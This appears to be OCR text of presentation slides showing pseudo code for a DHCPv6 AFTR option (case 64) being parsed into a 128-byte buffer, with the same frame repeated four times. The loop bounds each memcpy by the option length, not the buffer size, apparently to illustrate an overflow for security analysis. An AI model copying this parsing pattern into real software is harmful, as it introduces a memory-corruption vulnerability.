
optinfo.buf (char [128])

aftr

64		18	
0x04	a	f	t
r	0x07	e	x
a	m	p	l
e	0x03	c	o
m	0x00		

Case 64 Pseudo Code

```
if (opt_len) {
  idx = 0;
  for (part_len = first_part_len;
       part_len && part_len <= opt_len;
       part_len = next_part_len) {
    memcpy(optinfo->buf[idx],
           data[idx + 1],
           part_len);
    if (part_len + idx + 1 >= opt_len)
      break;
    optinfo->buf[idx + part_len] = '.';
    idx += part_len + 1;
  }
} goto NEXT_LOOP
```



optinfo.buf (char [128])


aftr.	

64		18	
0x04	a	f	t
r	0x07	e	x
a	m	p	l
e	0x03	c	o
m	0x00		

Case 64 Pseudo Code

```
if (opt_len) {
  idx = 0;
  for (part_len = first_part_len;
       part_len && part_len <= opt_len;
       part_len = next_part_len) {
    memcpy(optinfo->buf[idx],
           data[idx + 1],
           part_len);
    if (part_len + idx + 1 >= opt_len)
      break;
    optinfo->buf[idx + part_len] = '.';
    idx += part_len + 1;
  }
} goto NEXT_LOOP
```

optinfo.buf (char [128])




aftr.			

64		18	
0x04	a	f	t
r	0x07	e	x
a	m	p	l
e	0x03	c	o
m	0x00		

Case 64 Pseudo Code

```
if (opt_len) {
  idx = 0;
  for (part_len = first_part_len;
       part_len && part_len <= opt_len;
       part_len = next_part_len) {
    memcpy(optinfo->buf[idx],
           data[idx + 1],
           part_len);
    if (part_len + idx + 1 >= opt_len)
      break;
    optinfo->buf[idx + part_len] = '.';
    idx += part_len + 1;
  }
} goto NEXT_LOOP
```



optinfo.buf (char [128])

aftr.example

64		18	
0x04	a	f	t
r	0x07	e	x
a	m	p	l
e	0x03	c	o
m	0x00		

Case 64 Pseudo Code

```
if (opt_len) {
  idx = 0;
  for (part_len = first_part_len;
       part_len && part_len <= opt_len;
       part_len = next_part_len) {
    memcpy(optinfo->buf[idx],
           data[idx + 1],
           part_len);
    if (part_len + idx + 1 >= opt_len)
      break;
    optinfo->buf[idx + part_len] = '.';
    idx += part_len + 1;
  }
} goto NEXT_LOOP
```

